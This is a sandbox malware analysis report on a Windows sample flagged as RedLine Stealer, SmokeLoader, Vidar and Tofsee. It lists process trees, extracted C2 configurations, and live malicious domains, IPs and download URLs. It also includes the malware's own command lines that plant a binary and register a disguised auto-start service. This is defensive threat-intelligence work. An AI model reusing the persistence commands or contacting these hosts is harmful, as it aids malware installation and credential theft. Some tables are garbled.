ID: 549822
Sample Name: cz2ZyeL2Zd.exe
Cookbook: default.jbs
Time: 18:46:09
Date: 09/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report cz2ZyeL2Zd.exe

Overview

General Information

Sample Name:	cz2ZyeL2Zd.exe
Analysis ID:	549822
MD5:	246b41453b996b..
SHA1:	977b7d8cc4237c...
SHA256:	08a6dfeb7adf5eb..
Tags:	exe RedLineStealer
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


RedLine
SmokeLoader Tofsee
Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e....
- Detected unpacking (overwrites its o...
- Yara detected Vidar
- Yara detected SmokeLoader
- System process connects to networ...
- Detected unpacking (changes PE se...
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Found malware configuration
- Multi AV Scanner detection for subm...
- Benign windows process drops PE f...
- Yara detected Vidar stealer
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for dropp...

Classification



Process Tree

- **System is w10x64**
- cz2ZyeL2Zd.exe (PID: 6920 cmdline: "C:\Users\user\Desktop\cz2ZyeL2Zd.exe" MD5: 246B41453B996BFA14F60D4785E598AC)
  - cz2ZyeL2Zd.exe (PID: 7052 cmdline: "C:\Users\user\Desktop\cz2ZyeL2Zd.exe" MD5: 246B41453B996BFA14F60D4785E598AC)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - 5D68.exe (PID: 1764 cmdline: C:\Users\user\AppData\Local\Temp\5D68.exe MD5: 1F935BFFF0F8128972BC69625E5B2A6C)
      - EC9F.exe (PID: 6732 cmdline: C:\Users\user\AppData\Local\Temp\EC9F.exe MD5: 7442C55E6C71DA88E75CEF4A0B4B62CC)
      - 2B8.exe (PID: 5780 cmdline: C:\Users\user\AppData\Local\Temp\2B8.exe MD5: 4738BD2D6F3E4DA081AF0A2218E21C37)
        - cmd.exe (PID: 3892 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C mkdir C:\Windows\SysWOW64\rhrovez\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6052 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 6128 cmdline: "C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\rljdetbq.exe" C:\Windows\SysWOW64\rhrovez\ MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 956 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 3404 cmdline: C:\Windows\SysWOW64\sc.exe" create rhrovez binPath= "C:\Windows\SysWOW64\rhrovez\rljdetbq.exe /d\"C:\Users\user\AppData\Local\Temp\2B8.exe\"" type= own start= auto DisplayName= "wifi support MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 3752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - sc.exe (PID: 5148 cmdline: C:\Windows\SysWOW64\sc.exe" description rhrovez "wifi internet conection MD5: 24A3E2603E63BCB9695A2935D3B24695)
          - conhost.exe (PID: 5528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - 1F0B.exe (PID: 6016 cmdline: C:\Users\user\AppData\Local\Temp\1F0B.exe MD5: 9C40DF5E45E0C3095F7B920664A902D3)
        - 1F0B.exe (PID: 2016 cmdline: C:\Users\user\AppData\Local\Temp\1F0B.exe MD5: 9C40DF5E45E0C3095F7B920664A902D3)
- svchost.exe (PID: 7140 cmdline: C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6200 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3796 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6260 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5944 cmdline: c:\windows\system32\svchost.exe -k unistacksvcgroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 6064 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5504 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 4336 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 5736 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 6804 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6444 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7008 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- icgujuh (PID: 7124 cmdline: C:\Users\user\AppData\Roaming\icgujuh MD5: 246B41453B996BFA14F60D4785E598AC)
  - icgujuh (PID: 5608 cmdline: C:\Users\user\AppData\Roaming\icgujuh MD5: 246B41453B996BFA14F60D4785E598AC)
- svchost.exe (PID: 7116 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Tofsee


```
{
  "C2 list": [
    "pa:443",
    "parubey.info:443"
  ]
}
```


Threatname: RedLine


```
{
  "C2 url": "86.107.197.138:38133"
}
```


Threatname: SmokeLoader


```
{
  "C2 list": [
    "http://host-data-coin-11.com/",
    "http://file-coin-host-12.com/"
  ]
}
```


Threatname: Vidar


```
{
  "C2 url": "http://file-file-host4.com/tratata.php"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	
dump.pcap	JoeSecurity_Vidar_2	Yara detected Vidar	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000001A.00000003.426261967.00000000047E0000.00000004.00000001.sdmp	JoeSecurity_Tofsee	Yara detected Tofsee	Joe Security	
00000003.00000002.328560589.0000000000580000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000016.00000002.398652642.00000000023A1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000012.00000002.377828277.0000000000680000.00000004.00000001.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000003.00000002.328581526.00000000005A1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 12 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.cz2ZyeL2Zd.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
3.0.cz2ZyeL2Zd.exe.400000.4.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
3.1.cz2ZyeL2Zd.exe.400000.0.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	

Source	Rule	Description	Author	Strings
17.2.icgujuh.2c315a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
0.2.cz2ZyeL2Zd.exe.2dc15a0.1.raw.unpack	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
Click to see the 12 entries				

Sigma Overview

System Summary:

Sigma detected: Copying Sensitive Files with Credential Data

Sigma detected: New Service Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

Spam, unwanted Advertisements and Ransom Demands:

Yara detected Tofsee

System Summary:

PE file has a writeable .text section

Data Obfuscation:

- Detected unpacking (overwrites its own PE header)
- Detected unpacking (changes PE section rights)
- .NET source code contains method to dynamically call methods (often used by packers)

Hooking and other Techniques for Hiding and Protection:

- Deletes itself after installation
- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Found evasive API chain (may stop execution after checking mutex)
- Found evasive API chain (may stop execution after checking locale)
- Checks if the current machine is a virtual machine (disk enumeration)
- Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)
- Contains functionality to detect sleep reduction / modifications
- Found evasive API chain (may stop execution after checking computer name)

Anti Debugging:

- Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Benign windows process drops PE files
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Creates a thread in another existing process (thread injection)
- Sample uses process hollowing technique
- .NET source code references suspicious native API functions

Lowering of HIPS / PFW / Operating System Security Settings:

- Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:

- Yara detected RedLine Stealer
- Yara detected Vidar
- Yara detected SmokeLoader
- Yara detected Vidar stealer
- Yara detected Tofsee
- Found many strings related to Crypto-Wallets (likely being stolen)


Remote Access Functionality:

- Yara detected RedLine Stealer
- Yara detected Vidar
- Yara detected SmokeLoader
- Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm Contro
Spearphishing Link 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1 1	Input Capture 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Transf
Default Accounts	Native API 5 2	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Shared Modules 1	Windows Service 1	Windows Service 1	Obfuscated Files or Information 4	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-St Port 1
Local Accounts	Exploitation for Client Execution 1	Logon Script (Mac)	Process Injection 5 1 2	Software Packing 3 3	NTDS	System Information Discovery 2 2 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Ap Layer P
Cloud Accounts	Command and Scripting Interpreter 2	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Applica Protoc
Replication Through Removable Media	Service Execution 1	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 4 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 3 1	Proc Filesystem	Virtualization/Sandbox Evasion 2 3 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 2 3 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 5 1 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
cz2ZyeL2Zd.exe	34%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\rljdetbq.exe	100%	Avira	TR/Crypt.EPACK.Gen2	
C:\Users\user\AppData\Local\Temp\5D68.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\AEFA.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\BFF4.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\1F0B.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\rljdetbq.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ecgujuh	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\1F0B.exe	43%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1F0B.exe	67%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\5D68.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\5D68.exe	86%	ReversingLabs	Win32.Ransomware.Lockbitcrypt	
C:\Users\user\AppData\Local\Temp\8FB8.exe	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\8FB8.exe	61%	ReversingLabs	Win32.Trojan.SpyNoon	
C:\Users\user\AppData\Local\Temp\AEFA.exe	49%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\AEFA.exe	96%	ReversingLabs	Win32.Ransomware.StopCrypt	
C:\Users\user\AppData\Local\Temp\BFF4.exe	40%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\BFF4.exe	96%	ReversingLabs	Win32.Ransomware.StopCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.cz2ZyeL2Zd.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.1.cz2ZyeL2Zd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.cz2ZyeL2Zd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cz2ZyeL2Zd.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
17.2.icgujuh.2c315a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.3.5D68.exe.5a0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.0.icgujuh.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.5D68.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.2.2B8.exe.47c0e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
18.2.icgujuh.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cz2ZyeL2Zd.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cz2ZyeL2Zd.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
0.2.cz2ZyeL2Zd.exe.2dc15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.2.2B8.exe.400000.0.unpack	100%	Avira	BDS/Backdoor.Gen		Download File
26.3.2B8.exe.47e0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
22.2.5D68.exe.580e50.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
18.0.icgujuh.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cz2ZyeL2Zd.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
23.2.EC9F.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.3.EC9F.exe.2d50000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
18.1.icgujuh.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cz2ZyeL2Zd.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.EC9F.exe.2d20e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
18.0.icgujuh.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.cz2ZyeL2Zd.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File

Domains

Source	Detection	Scanner	Label	Link
unicupload.top	15%	Virustotal		Browse
amogohuigotuli.at	13%	Virustotal		Browse
host-data-coin-11.com	16%	Virustotal		Browse
privacytools-foryou-777.com	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://schemas.mi	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/9993_1641737702_2517.exe	100%	Avira URL Cloud	malware	
http://amogohuigotuli.at/	0%	URL Reputation	safe	
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://data-host-coin-8.com/game.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/2184_1641247228_8717.exe	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://file-file-host4.com/tratata.php	0%	URL Reputation	safe	
pa:443	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://unic11m.top/install1.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/2150_1641729871_1812.exe	0%	Avira URL Cloud	safe	
http://file-coin-host-12.com/	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
parubey.info:443	100%	Avira URL Cloud	malware	
http://schemas.micr	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://https://t0.ssl.ak.tiles.	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://185.233.81.115/32739433.dat?iddqd=1	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://unicupload.top/install1.exe	100%	Avira URL Cloud	malware	
http://privacytools-foryou-777.com/downloads/toolspab1.exe	100%	Avira URL Cloud	malware	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unicupload.top	54.38.220.85	true	true	• 15%, Virustotal, Browse	unknown
amogohuigotuli.at	211.169.6.249	true	true	• 13%, Virustotal, Browse	unknown
host-data-coin-11.com	47.251.44.201	true	true	• 16%, Virustotal, Browse	unknown
bit.ly	67.199.248.10	true	false		high
bitly.com	67.199.248.14	true	false		high
cdn.discordapp.com	162.159.130.233	true	false		high
privacytools-foryou-777.com	47.251.44.201	true	true	• 10%, Virustotal, Browse	unknown
data-host-coin-8.com	47.251.44.201	true	true		unknown
unic11m.top	54.38.220.85	true	true		unknown
srtuiyhuali.at	unknown	unknown	true		unknown
fufuiloirtu.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://data-host-coin-8.com/files/9993_1641737702_2517.exe	true	• Avira URL Cloud: malware	unknown
http://amogohuigotuli.at/	false	• URL Reputation: safe	unknown
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://host-data-coin-11.com/	true	• URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attachments/928021103304134716/928938539171864596/Dulling.exe	false		high
http://https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe	false		high
http://data-host-coin-8.com/game.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/2184_1641247228_8717.exe	true	• Avira URL Cloud: malware	unknown
http://https://bit.ly/3eHgQQR	false		high
http://file-file-host4.com/tratata.php	true	• URL Reputation: safe	unknown
pa:443	true	• Avira URL Cloud: safe	low
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://unic11m.top/install1.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/2150_1641729871_1812.exe	false	• Avira URL Cloud: safe	unknown
http://file-coin-host-12.com/	true	• URL Reputation: safe	unknown
parubey.info:443	true	• Avira URL Cloud: malware	unknown
http://https://185.233.81.115/32739433.dat?iddqd=1	true	• Avira URL Cloud: safe	unknown
http://unicupload.top/install1.exe	true	• Avira URL Cloud: malware	unknown
http://privacytools-foryou-777.com/downloads/toolspab1.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	false
148.0.74.229	unknown	Dominican Republic		6400	CompaniaDominicanadeTelefonosSADO	false
54.38.220.85	unicupload.top	France		16276	OVHFR	true
211.169.6.249	amogohuigotuli.at	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
175.126.109.15	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
185.7.214.171	unknown	France		42652	DELUNETDE	false
211.119.84.112	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
